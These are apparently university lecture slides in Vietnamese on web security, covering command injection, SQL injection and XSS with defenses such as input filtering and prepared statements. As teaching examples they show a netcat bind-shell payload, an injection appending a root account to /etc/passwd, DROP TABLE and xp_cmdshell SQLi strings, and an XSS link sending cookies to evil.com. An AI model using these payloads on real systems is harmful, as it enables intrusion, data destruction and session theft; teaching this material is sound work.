BÀI 10.

AN TOÀN DỊCH VỤ WEB

SQL INJECTION, XSS, CSRF

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

1. TẤN CÔNG DẠNG COMMAND INJECTION

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

Command Injection

- Lợi dụng lỗ hổng không kiểm soát giá trị các đối số khi thực thi kịch bản (servlet) trên web server
  - Không phân biệt được dữ liệu và mã nguồn trong đối số
- Ví dụ: Website chứa servlet cung cấp tính năng tính toán biểu thức bất kỳ qua hàm eval()

http://site.com/calc.php
Nội dung biểu thức được truyền qua đối số exp. Ví dụ:
http://site.com/calc.php?exp=1+1

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
...
```

- Servlet thực thi như thế nào nếu truyền đối số như sau:

http://site.com/calc.php?exp="10 ; system('rm *.*')"

3

3

Command Injection – Ví dụ khác

1. http://site.com/exec/

2. Send page



```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit">
</form>
```

Ô nhập dữ liệu

4

4

Command Injection – Ví dụ khác



PHP exec program

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit”>
</form>
```

5

5

Command Injection – Ví dụ khác


```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –C 3' . $t);
echo $o
...
```

PHP exec program

Ping for FREE

Enter an IP address below:


submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

6

6

Command Injection – Ví dụ khác



2. Send page

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.0
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
help
index.php
source
```

```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –C 3' . $t);
echo $o
...
```

PHP exec program

Command Injection – Ví dụ khác

- Thực thi shell

ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+-l+-p+31337&submit=submit

netcat –v –e '/bin/bash' –l –p 31337

Command Injection – Ví dụ khác

- Mã PHP để gửi email:

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

- Chèn mã thực thi khi truyền giá trị cho đối số:

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

- Hoặc

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

9

9

Phòng chống

- Kiểm tra, chỉ chấp nhận giá trị chứa các ký tự hợp lệ
  - Ký tự nào là hợp lệ?→Phụ thuộc ngữ cảnh
- Làm sạch đầu vào (input sanitization): Xác định các ký tự đặc biệt không nên xuất hiện
  - Thêm dấu '\' đặt trước các ký tự đặc biệt
  - Xóa các ký tự đặc biệt
  - Có thể vượt qua như thế nào
- Cách tốt hơn: không cho các hàm có quá nhiều quyền thực thi nếu có thể và phân tách tham số cần thiết từ giá trị đầu vào

10

10

Phòng chống – Ví dụ

```
// Get input
$target = $_REQUEST[ 'ip' ];

// Split the IP into 4 octects
$octet = explode( ".", $target );

// Check IF each octet is an integer
if((is_numeric($octet[0])) && (is_numeric($octet[1])) &&
        (is_numeric((octet[2])) && (is_numeric( $octet[3])) &&
        (sizeof($octet) == 4)) {
   // If all 4 octets are int's put the IP back together.
   $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' .
             $octet[3];

   //call shell_exec()
}
else {
// Ops. Let the user name theres a mistake
$html .= '<pre>ERROR: You have entered an invalid IP.</pre>';
}
```

11

11


SQL Injection

- Mục tiêu: các website sử dụng CSDL quan hệ SQL
- Lỗ hổng SQL Injection: không kiểm soát giá trị đối số truyền cho các servlet khi thực hiện các truy vấn CSDL
  - Web server không phân biệt được các ký tự là của câu truy vấn hay của giá trị truyền cho đối số
- Cách thức chung: chèn các ký tự đặc biệt hoặc câu lệnh SQL vào giá trị tham số đầu vào để thay đổi ý nghĩa của câu truy vấn CSDL
- Kết quả:
  - Đọc dữ liệu không được phép trong CSDL
  - Sửa đổi trái phép
  - Thực thi mã tấn công từ xa

12

12


Kịch bản tấn công SQLi



13

13

Tấn công SQLi – Ví dụ





```
<?php
  $uid = $_POST['user'];
  $pwd = $_POST['password'];
  $result = mySQL_query("SELECT * FROM users
              WHERE userid = '$uid' AND passwd = '$pwd'");
  if($result){
    //success
  }
?>
```

14

14

Phân tích truy vấn trên cây cú pháp



Kết quả truy vấn quyết định tài khoản có được xác thực thành công hay không?

15

15

Tautology-based SQLi

- Thay đổi ý nghĩa của biểu thức quan hệ trong mệnh đề kiểm tra.


```
anyone' OR 1 = 1;--
```

Giá trị bất kỳ

```
$result = mySQL_query("SELECT * FROM users
            WHERE userid = '$uid' AND passwd = '$pwd'");
```


```
$result = mySQL_query("SELECT * FROM users
            WHERE userid = 'anyone' OR 1 = 1;-- ' AND
                                passwd = 'whocares'");
```

Đăng nhập thành công

16

16

Cây cú pháp



Cấu trúc cây cú pháp bị thay đổi

17

17

Một số kỹ thuật khai thác SQLi

- Mệnh đề ORDER BY sắp xếp kết quả theo một cột nào đó được liệt kê trong mệnh đề SELECT
- Sử dụng mệnh đề ORDER BY cho phép đoán số cột được liệt kê trong truy vấn
  - Nếu STT của cột ≤ số cột liệt kê trong truy vấn: thực hiện thành công
  - Ngược lại trả về thông báo lỗi
- Sử dụng mệnh đề ORDER BY để đoán tên cột CSDL trong câu truy vấn:
  - Nếu tên cột trong mệnh đề trùng với tên cột trong truy vấn: thực hiện thành công
  - Ngược lại, trả về thông báo lỗi

Thông báo lỗi có thể để lộ thông tin về CSDL!!!

18

18

Một số kỹ thuật khai thác SQLi(tiếp)

- Mệnh đề UNION cho phép gộp kết quả của các truy vấn
- Yêu cầu: các mệnh đề SELECT phải có cùng số cột, cùng kiểu dữ liệu (hoặc có thể chuyển đổi nếu kiểu dữ liệu khác nhau)
- Dùng mệnh đề UNION cho phép:
  - Xác định số cột trong mệnh đề SELECT(tương tự ORDER BY)
  - Đoán tên bảng, đoán tên cột (tương tự ORDER BY)
  - Kiểm tra kiểu dữ liệu
  - Trích xuất dữ liệu trái phép
  - Thực hiện tất cả nguy cơ trên đối với CSDL khác nếu có lỗ hổng phân quyền trên DBMS

Thông báo lỗi có thể để lộ thông tin về CSDL!!!

19

19

Một số kỹ thuật khai thác SQLi(tiếp)

- Sử dụng Batched Query (còn được gọi là query stack)
- Lợi dụng khả năng hỗ trợ thực thi nhiều câu truy vấn cùng lúc của một số ngôn ngữ và hệ quản trị CSDL


Support	*ASP*	*ASP.NET*	*PHP*
MySQL	*No*	*Yes*	*No*
PostgreSQL	*Yes*	*Yes*	*Yes*
MS SQL	*Yes*	*Yes*	*Yes*

Lưu ý: Ngay cả khi ngôn ngữ và hệ quản trị CSDL không hỗ trợ, vẫn có thể khai thác bằng mệnh đề UNION

20

20

Batched Query – Ví dụ trên MS SQL




```
anyone' OR 1 = 1; DROP TABLE order;--
```


```
$result = mySQL_query("SELECT * FROM users
     WHERE userid = 'anyone' OR 1 = 1; DROP TABLE order;--
                                  ' AND passwd = 'whocares'");
```

21

21

SQLi – Chèn shell thực thi

- MS SQL:




```
anyone' OR 1 = 1;
exec xp_cmdshell 'net user add badguy badpwd'--
```

- Tương tự: "Advanced SQL injection to operating system full control" Black Hat Briefings Europe 2009

22

22

Blind SQLi

- Trong một số trường hợp, hệ thống không trả lại thông báo lỗi khi thực thi câu lệnh SQL
- Để khai thác các lỗi dạng này, có thể sử dụng 2 kỹ thuật:
  - Boolean based Blind SQLi: sử dụng các câu truy vấn trả về True/False
  - Time-based Blind SQLi: kiểm tra thời gian thực thi câu truy vấn
- Cần mất nhiều thời gian để khai thác lỗi Blind SQLi → thường sử dụng các công cụ hỗ trợ (Ví dụ: sqlmap)

23

23

Blind SQLi

- Ví dụ 1: Boolean-based Blind SQLi

Để tìm thông tin phiên bản của CSDL, chèn lời gọi hàm vào câu truy vấn:

```
and substring(version(),i,1)=c;#
```


Thay i là vị trí ký tự cần kiểm tra, c là giá trị cần so sánh

- Time-based Blind SQLi
  - MySQL: sleep(), benchmark()
  - MS SQL: waitfor delay

24

24

Ví dụ: Time-based Blind SQLi – MS SQL




Nếu ký tự đầu tiên của username là 'A' (65), làm trễ 5 giây

25

25

Ví dụ: Time-based Blind SQLi – MySQL



Nếu ký tự đầu tiên của phiên bản là 1, thực hiện 5000000 lần hàm ENCODE()

26

26

Phòng chống SQLi – Kiểm tra đầu vào

- Sử dụng bộ lọc phát hiện các ký tự không phù hợp trong giá trị đầu vào
  - Phụ thuộc ngữ cảnh
  - Phụ thuộc kiểu giá trị đầu vào
  - Có thể bypass nếu bộ lọc không đầy đủ
- PHP: một số hàm tìm kiếm, đối sánh xâu
  - strpos(): tìm vị trí xuất hiện đầu tiên của xâu con trong xâu lớn:
    http://php.net/manual/en/function.strpos.php
  - preg_match(): tìm kiếm xâu con khớp với biểu thức chính quy (regular expression)
    http://php.net/manual/en/function.preg-match.php

27

27

preg_match() – Ví dụ

- preg_match('/\s+/', $input): tìm kiếm xâu con là ký tự trắng
- preg_match('/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix', $input): tìm kiếm xâu con là ký tự chú thích
- preg_match('/(and|or)/i', $id): tìm kiếm xâu con "and" hoặc "or", không phân biệt chữ hoa, chữ thường

28

28

Phòng chống SQLi – Làm sạch đầu vào

- Thêm ký tự '\' vào trước dấu nháy '...' hoặc "..."
- PHP: `addslashes( " ' or 1 = 1 -- " )`

  Đầu ra: " `\' or 1=1 --` "
- Hạn chế: tấn công dựa vào mã Unicode của một số ký tự đặc biệt(GBK charset)

$user = 0x bf 27

`addslashes`($user)

Đầu ra: 0x bf 5c 27 → 縗 '

0x 5c → \

0x bf 27 → ¿'

0x bf 5c → 縗

- Tương tự: `mysql_real_escape_string()`

29

29

Phòng chống SQLi

- Hầu hết các ngôn ngữ lập trình, DBMS hỗ trợ kiểm soát các tham số trong câu truy vấn →không hiểu lầm giá trị tham số và mã thực thi.
- Ví dụ: PHP và MySQL

```
$dbh = new mysqli(…);
$stmt = $dbh->prepare("SELECT * FROM users WHERE userid = ?
                                                AND passwd = ?");
$uid = $_POST['user'];
$pwd = $_POST['password'];
$stmt->bind_param("ss", $uid);
$stmt->execute();
```


s: tham số kiểu xâu ký tự
i: tham số kiểu số nguyên
d: tham số kiểu số thực

- PHP: PHP Data Object
- Java, C#,…: Sử dụng ORM framework

30

30

Cây cú pháp truy vấn SQL



Ý nghĩa của câu truy vấn không bị thay đổi

31

31

2. TẤN CÔNG DẠNG CROSS SITE SCRIPTING (XSS)

Bùi Trọng Tùng,
Viện Công nghệ thông tin và Truyền thông,
Đại học Bách khoa Hà Nội

32

32


Tấn công XSS (Cross Site Scripting)

- Lỗ hổng XSS: ứng dụng web không kiểm soát sự có mặt của mã thực thi trái phép trong giá trị tham số đầu vào và/hoặc trong kết quả trả về trên thông điệp HTTP Response
- Tấn công XSS: lợi dụng lỗ hổng XSS để chèn mã thực thi vào trang web do Web server sinh ra.
- Hậu quả: trình duyệt của người dùng thông thường thực thi mã độc nằm trong thông điệp HTTP Response nhận được từ web server. Việc thực thi này có thể vượt qua chính sách SOP
- Có thể thực hiện tương tự trên các dịch vụ email, trình đọc file PDF
- Các phương phép chèn mã thực thi:
  - Reflected XSS
  - Stored XSS
  - DOM-based XSS

33

33

Tấn công Reflected XSS



34

34

Tấn công Reflected XSS - Ví dụ

- Giả sử trên website của mục tiêu cung cấp tính năng tìm kiếm.

  http://victim.com/search.php?term=

- Đoạn mã thực thi trên server như sau:

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>:
. . .
</BODY> </HTML>
```

35

35

Tấn công Reflected XSS - Ví dụ (tiếp)


- Người dùng tải một trang web từ server của kẻ tấn công chưa đường dẫn sau

```
http://victim.com/search.php?term=<script>
document.location='http://evil.com/'+
document.cookie</script>
```


- Điều gì xảy ra khi người dùng nhấp vào đường dẫn trên?
- Né tránh được chính sách SOP

36


36


http://www.victim.com/search.php?term=%3Cscript%3Edocument.location='evil.com/' +document.cookie;%3C/script%3E
"Check out this link!"
Session token của người dùng trên victim.com
evil.com/f9geiv33knv141
HTTP Response chứa mã thực thi đã truyền qua giá trị đầu vào
http://www.victim.com/search.php?term=%3Cscript%3Edocument.location='evil.com/' +document.cookie;%3C/script%3E
evil.com
victim.com
37

37


Tấn công Stored XSS
Attack Browser/Server
(6) Và/hoặc gửi dữ liệu đánh cắp
(1)Chèn mã độc vào CSDL của mục tiêu
(2)Truy cập website
(3)Trang web chứa mã độc
(4)Trình duyệt thực thi mã độc
(5)Thực thi hành vi trái phép
bank.com
38

38



39

Tấn công Stored XSS – Ví dụ

- Tấn công vào myspace.com năm 2007 để phát tán sâu Samy
- Myspace cho phép người dùng đăng bài dưới dạng mã HTML:
  - Kiểm soát, không cho phép nhúng Javascript vào các thẻ `<script>, <body>, onclick, <a href=javascript://>`
  - Nhưng không kiểm soát việc nhúng vào thẻ CSS:

```
<div style="background:url('javascript:alert(1)')">
```

  - Hoặc ẩn từ khóa `"javascript"` thành `"java\nscript"`
- Khi sâu Samy được thực thi, tài khoản người dùng tự động kết bạn với tài khoản có tên Samy
  - Trong 24 giờ, Samy có hàng triệu bạn bè

40

40

Stored-XSS sử dụng ảnh

- Lỗi trên IE (IE9 trở về trước)
